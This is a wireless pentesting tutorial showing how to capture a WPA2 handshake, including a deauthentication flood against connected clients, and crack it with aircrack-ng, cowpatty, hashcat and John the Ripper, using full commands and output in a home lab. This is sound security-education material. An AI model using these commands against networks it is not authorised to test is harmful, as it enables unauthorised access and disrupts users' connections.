Wireless Pentesting

Password Cracking

Table of Contents

Abstract

The ultimate goal of wireless penetration testing is to uncover security weaknesses before malicious actors can exploit them, thereby helping organizations improve their wireless network security posture and mitigate the risk of unauthorized access, data breaches, and other security incidents.

In this report, we will be demonstrating the various methods that can be used for Password Cracking for performing Penetration Testing on Wireless Devices.

Disclaimer: This report is provided for educational and informational purpose only (Penetration Testing). Penetration Testing refers to legal intrusion tests that aim to identify vulnerabilities and improve cybersecurity, rather than for malicious purposes.

Wireless Penetration Testing: Fern

Fern is a python-based Wi-Fi cracker tool used for security auditing purposes. The program is able to crack and recover WEP/WPA/WPS keys and also run other network-based attacks on wireless or ethernet based networks. The tool is available both as open source and a premium model of the free version. In this article, we'll be demonstrating a WPA dictionary attack using the open-source version. You can check the link to download it (see References' section).

The first step is to launch the tool. If you have installed all of the requirements mentioned, you'll be able to see the following screen.

Now, here in the first option, the user can select the wireless interface from the drop-down menu. Here, we have selected the Wlan0 interface. As you can see that fern here has automatically put the Wlan0 interface on **monitor mode**.

Monitor Mode: NIC cards by default are designed to only capture packets that are destined to be reached to a specific device. Monitor mode is essentially a promiscuous mode for wireless networks that allows Wi-Fi adapters to capture Wi-Fi management, data and control packets without having to associate with that access point first. Hence, by definition, we can understand that raw pcap files can be captured by a wireless adapter in monitor mode and can be used for auditing and/or hacking purposes.


Once we have chosen the interface, we'll need to scan for access points now.

Here, observe that we have scanned a total of 18 access points.

Access Point: It is a device that sends out wireless signals. Essentially the internet connection from a router runs down to an access point and allows users to access the internet using IEEE 802.11 protocol (commonly known as Wi-Fi). In our day-to-day usage scenario, we have a Wi-Fi router set up at home which also serves as a wireless access point.

SSID: Service Set Identifier is the name given to an access point for simplicity.

Launching the attack: Now we can click on the discovered access point, choose a dictionary file and click on launch attack with our chosen dictionary. It is that simple! As you can see that we have a matched credential and received the SSID password down below.



Please note that this program is only able to crack WPA/WEP/WPS keys only.

Wireless Penetration Testing: Password Cracking

Brute-forcing is probably one of the most well-known techniques when it comes to gaining access. It's a soft cushion to land upon when nothing seems to work anymore and rightfully so since the majority of network devices and applications lack the resilience to effectively detect and prevent brute-force attacks, it comes as an effective attack. In this article, we'll be focusing on various Wi-Fi password brute-forcing tools to demonstrate how easy it can be for an attacker to guess your Wi-Fi password and ***the necessity to keep a complex password.***

Simulation Mechanism


Since we don't want to be breaking into unauthorized devices, we'll set up our own lab. And by the lab I mean we'll use our own Wi-Fi access point, keep a password that we know, forget the device and attempt brute forcing using a dictionary containing that password.

Prerequisite

If you are using a virtual machine with Kali Linux, you would need an external Wi-Fi adapter because virtual machines by default are bridged or natted to the adapter you specify and won't detect the WLAN interface. So, kindly research and buy an external adapter capable of going into monitor mode. And thereafter, go to your VM settings and connect that adapter to your virtual machine.

Initial Setup

Let's first set up the password of our access point here. Let's say **raaj:raj12345**



We are good to go now and since the password has changed you obviously aren't connected to the access point. Before going any further, let me throw out some theory now. In the previous section, we saw some background about **monitor mode** and **Wlan** interface. Let's begin by putting our Wi-Fi adapter in monitor mode first.


Assuming that the Wi-Fi interface is Wlan0, the command is:

```
airmon-ng start wlan0
```

We are using the airmon module for this which comes with built-in Kali Linux. Next, we'll have to scan for the access point (here, SSID=raaj). If you check your interfaces with the **iwconfig** command now you'd see your **Wlan0** has been transformed to **Wlan0mon.** Good for us. Now we scan access points around us.

```
airodump-ng wlan0mon
```

This should start scanning for Access Points' SSIDs and BSSIDs (Basic service set identifiers or simply a 48-bit MAC) around you. We see raaj in there too.



Now let us understand this screen first. On the top left you see **CH 3** written. That is a Wi-Fi channel.

Definition: In layman terms**,** a Wi-Fi channel is a path on which Wi-Fi packets travel to and from your device to the access point.

A 2.4 GHz Wi-Fi uses 11 channels and a 5 GHz Wi-Fi uses 45 channels. Each channel may vary or depending on what the vendor may use– higher or lower channel size is possible but generally is under 100 MHz in width. Your Wi-Fi access point uses a specified channel to transmit data. This channel to **transmit** can be manually configured in access points. A Wi-Fi adapter, however, just like your FM **receiver** can tune to listen to any channel.

Analogy: Just like radio channels, a Wi-Fi adapter working on channel 3 (let's say a 60 MHz frequency) won't listen to what's happening on channel 6 (let's say a 100 MHz frequency) until you tune it to listen to channel 6. But your Wi-Fi adapter/NIC is able to change its listening channel automatically. We'll use airodump-ng to specify a channel later in this article.

Now that I have the target, I will capture a handshake.

Handshake: A handshake in Wi-Fi is a mechanism by which an access point authenticates a client to onboard it and use its services. The cool thing to note is that in a handshake, the pairwise master key (PMK) is not transferred in this handshake so you can't directly grab the PMK otherwise it would be a major vulnerability. Rather, this handshake file has something called a message integrity check (MIC) which is a combination of your Wi-Fi passphrase, nonce (random numbers), SSID and some other keys.

Goal: Our goal is to capture this handshake file (.cap file), extract juicy information and brute force against the MIC to finally obtain a password. Since MIC is analogous to a hash in Wi-Fi, we need a dictionary to calculate hashes and compare against the value given in the handshake capture and confirm the password.


Since a handshake is happening on a channel, we can use the same channel to see what a handshake file looks like. But since this handshake only occurs when a user authenticates, we have to wait for a client to connect himself or deauthenticate the client and force him to connect (yeah, possible).

We saw in the above screenshot that "raaj" operates on channel 3 with a given BSSID. Let's use airodump to capture a handshake file.

```
airodump-ng wlan0mon -c3 --bssid 18:45:93:69:A5:19 -w pwd
```


-c : channel

-w : name to save as



Now, while airodump would wait for a handshake, we can't just sit quietly. We have to force a user to reauthenticate by deauthenticating him. It can be done by aireplay-ng like this:

```
aireplay-ng --deauth 0 -a 18:45:93:69:A5:19 wlan0mon
```



And it seemed to have worked like magic as you can see the client has re-authenticated and we have a handshake! The file is saved as pwd-01.cap

```
CH  3 ][ Elapsed: 54 s ][ 2021-06-06 15:19 ][ WPA handshake: 1
BSSID              PWR RXQ  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

18:45:93:69:A5:19  -17 100      538     2848   27   3  130   WPA2 CCMP   PSK  raaj

BSSID              STATION            PWR   Rate    Lost    Frames  Notes  Probes

1                  2A:84:98:9F:E5:5E  -24    1e- 1e     0       379         raaj
1                  DA:D2:2F:17:9B:8F  -52    1e- 1e     1      2705  EAPOL  raaj
1                  44:CB:8B:C2:20:DA  -52    0 - 5e     0         4
```

Aircrack-ng

For simplicity, I'll rename it to "handshake.cap" and run aircrack-ng using a very long dictionary of millions of most common passwords and some passwords I created from the information about my target! Let's call it dict.txt. And instead of millions let's only add 5-10 passwords because we already know it and just have to demonstrate the attack!

So, the command is:

```
aircrack-ng handshake.cap -w dict.txt
```

```
┌──(root💀kali)-[~]
└─# aircrack-ng handshake.cap -w dict.txt
```

As evident below, we have the password thanks to aircrack.

```
[00:00:00] 3/6 keys tested (260.17 k/s)

Time left: 0 seconds                                  50.00%

                    KEY FOUND! [ raj12345 ]

Master Key     : 74 65 5D F8 67 9E E4 12 58 CF A5 A6 18 87 20 B4
                 3D 06 55 EF 40 FE 5D 79 70 29 FE 9D B7 A2 BA 3A

Transient Key  : 69 2D 3F 73 8B A5 CA C6 78 99 B0 91 38 97 40 9B
                 B4 EE DB CA 5F A4 69 95 FD 87 21 E6 C8 7C A7 A9
                 5B 69 B9 1E 21 CB B3 F9 6D AB F0 8C 5C E8 63 0A
                 52 2E 4F CE 8C BA B1 B9 B1 54 42 E3 1E 0D D5 40

EAPOL HMAC     : A6 37 07 0E 05 A1 59 EE 0F F3 63 41 21 79 61 9C
```

Cowpatty

The same method can be done using another well-known tool called cowpatty. Link: ***Cowpatty Github Repo.*** During my testing, the "**handshake.cap**" got renamed to "**wifi.cap**" so don't get confused.

```
cowpatty -r wifi.cap -f dict.txt -s raaj
```

-s: SSID

It worked like a charm!

```
┌──(root💀kali)-[~]
└─# cowpatty -r wifi.cap -f dict.txt -s raaj
cowpatty 4.8 - WPA-PSK dictionary attack. <jwright@hasborg.com>

Collected all necessary data to mount crack against WPA2/PSK passphrase.
Starting dictionary attack.  Please be patient.

The PSK is "raj12345".

1 passphrases tested in 0.00 seconds:  383.14 passphrases/second
```

Hashcat

For this next method, we would need to install hashcat first. It is the undisputed go-to tool when we talk about hash cracking. You can download it from ***Hashcat Github Repo***. In Kali Linux, hashcat is preinstalled with utilities as well. We would use the "cap2hccapx" script for this method.

hccapx: It is a custom format specifically developed for hashcat for usage on WPA and WPA2.

cap2hccapx would convert the .cap file to .hccapx and hashcat would be able to bruteforce against it.

We can do this by:


```
cd /usr/share/hashcat-utils
./cap2hccapx.bin /root/wifi.cap /root/wifi.hccapx
```

```
┌──(root💀kali)-[~]
└─# cd /usr/share/hashcat-utils

┌──(root💀kali)-[/usr/share/hashcat-utils]
└─# ./cap2hccapx.bin /root/wifi.cap /root/wifi.hccapx

Networks detected: 1

[*] BSSID=18:45:93:69:a5:19 ESSID=raaj (Length: 4)
 ⟶ STA=da:d2:2f:17:9b:8f, Message Pair=0, Replay Counter=1
 ⟶ STA=da:d2:2f:17:9b:8f, Message Pair=0, Replay Counter=1
 ⟶ STA=da:d2:2f:17:9b:8f, Message Pair=0, Replay Counter=1
 ⟶ STA=da:d2:2f:17:9b:8f, Message Pair=0, Replay Counter=1
 ⟶ STA=da:d2:2f:17:9b:8f, Message Pair=2, Replay Counter=1
 ⟶ STA=da:d2:2f:17:9b:8f, Message Pair=0, Replay Counter=2
 ⟶ STA=da:d2:2f:17:9b:8f, Message Pair=0, Replay Counter=1
 ⟶ STA=da:d2:2f:17:9b:8f, Message Pair=0, Replay Counter=2
 ⟶ STA=da:d2:2f:17:9b:8f, Message Pair=0, Replay Counter=1
 ⟶ STA=da:d2:2f:17:9b:8f, Message Pair=0, Replay Counter=2
 ⟶ STA=da:d2:2f:17:9b:8f, Message Pair=0, Replay Counter=1
 ⟶ STA=da:d2:2f:17:9b:8f, Message Pair=0, Replay Counter=1
 ⟶ STA=da:d2:2f:17:9b:8f, Message Pair=2, Replay Counter=1
 ⟶ STA=da:d2:2f:17:9b:8f, Message Pair=0, Replay Counter=1
 ⟶ STA=da:d2:2f:17:9b:8f, Message Pair=2, Replay Counter=1
 ⟶ STA=da:d2:2f:17:9b:8f, Message Pair=0, Replay Counter=1
 ⟶ STA=da:d2:2f:17:9b:8f, Message Pair=0, Replay Counter=1
 ⟶ STA=da:d2:2f:17:9b:8f, Message Pair=2, Replay Counter=1

Written 18 WPA Handshakes to: /root/wifi.hccapx
```

It is done. We now need to run hashcat to brute force this file:

```
hashcat -m 2500 wifi.hccapx dict.txt --show
```

-m : hash type. 2500= WPA/WPA2 hashes



Quite simple.

John The Ripper

First Method


The same can be done using john the ripper too. We just need to convert it into a standard john hash file. This can be done using the **hcxpcapng** tool like:

```
hcxpcapngtool --john hash.john wifi.cap
```

```
┌──(root💀kali)-[~/wifi]
└─# ls
dict.txt  wifi.cap

┌──(root💀kali)-[~/wifi]
└─# hcxpcapngtool -o wifi.hccapx wifi.cap
reading from wifi.cap...

summary capture file
____________________

file name.....................................: wifi.cap
version (pcap/cap)............................: 2.4 (very basic format
timestamp minimum (GMT).......................: 06.06.2021 15:18:26
timestamp maximum (GMT).......................: 06.06.2021 15:19:47
used capture interfaces.......................: 1
link layer header type........................: DLT_IEEE802_11 (105)
endianess (capture system)....................: little endian
packets inside................................: 38637
BEACON (total)................................: 1
PROBEREQUEST (directed).......................: 32
PROBERESONSE..................................: 386
DEAUTHENTICATION (total)......................: 29748
AUTHENTICATION (total)........................: 69
AUTHENTICATION (OPEN SYSTEM)..................: 69
ASSOCIATIONREQUEST (total)....................: 29
ASSOCIATIONREQUEST (PSK)......................: 29
WPA encrypted.................................: 2568
IPv6..........................................: 4
EAPOL messages (total)........................: 742
EAPOL RSN messages............................: 742
ESSID (total unique)..........................: 1
EAPOLTIME gap (measured maximum usec)....: 5374435
EAPOL ANONCE error corrections (NC).....: not detected
REPLAYCOUNT gap (measured maximum).....: 3
EAPOL M1 messages.............................: 708
EAPOL M2 messages.............................: 6
EAPOL M3 messages.............................: 23
EAPOL M4 messages.............................: 5
EAPOL pairs (total)...........................: 103
EAPOL pairs (best)............................: 1
EAPOL pairs written to combi hash file...: 1 (RC checked)
EAPOL M32E2...................................: 1

Warning: missing frames!
This dump file contains no undirected proberequest frames.
An undirected proberequest may contain information about the PSK.
That makes it hard to recover the PSK.
```

A gorgeous thing to observe here is the contents of the capture file! Juicy, isn't it? Let's use john to crack the hash now:


```
john --format=wpapsk --wordlist dict.txt hash.john
john --show hash.john
```



Second Method

For all the pros who converted .cap to .hccapx, here's the last method for you. You can use the hccap2john script pre-existing in your Kali to convert that .hccapx file to a John hash!

```
/usr/sbin/hccap2john wifi.hccpax > wifihash
```



And finally, use John to crack it

```
john --wordlist=/root/dict.txt --format=wpapsk wifihash
```

```
┌──(root💀kali)-[~]
└─# john --wordlist=/root/dict.txt -format=wpapsk wifihash
Using default input encoding: UTF-8
Loaded 14 password hashes with 14 different salts (wpapsk, WPA/WPA2/PMF/PMK
Cost 1 (key version [0:PMKID 1:WPA 2:WPA2 3:802.11w]) is 2 for all loaded h
Will run 4 OpenMP threads
Note: Minimum length forced to 2 by format
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 8 candidates left, minimum 16 needed for performance.
raj12345         (raaj)
raj12345         (raaj)
raj12345         (raaj)
raj12345         (raaj)
raj12345         (raaj)
raj12345         (raaj)
6g 0:00:00:00 DONE (2021-06-08 14:39) 300.0g/s 400.0p/s 5600c/s 5600C/s nis
Warning: passwords printed above might not be all those cracked
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```

We learnt various methods to brute force a captured handshake .cap file. The aim is to have multiple arrows in your quiver so if one technique fails you, you know how you can cross it over.

Conclusion

Hence, one can make use of these commands as a cybersecurity professional to assess vulnerabilities on systems and keep these systems away from threat.

References

- https://www.hackingarticles.in/wireless-penetration-testing-fern/
- https://github.com/savio-code/fern-wifi-cracker
- https://www.hackingarticles.in/wireless-penetration-testing-password-cracking/
- https://github.com/joswr1ght/cowpatty
- https://github.com/hashcat/hashcat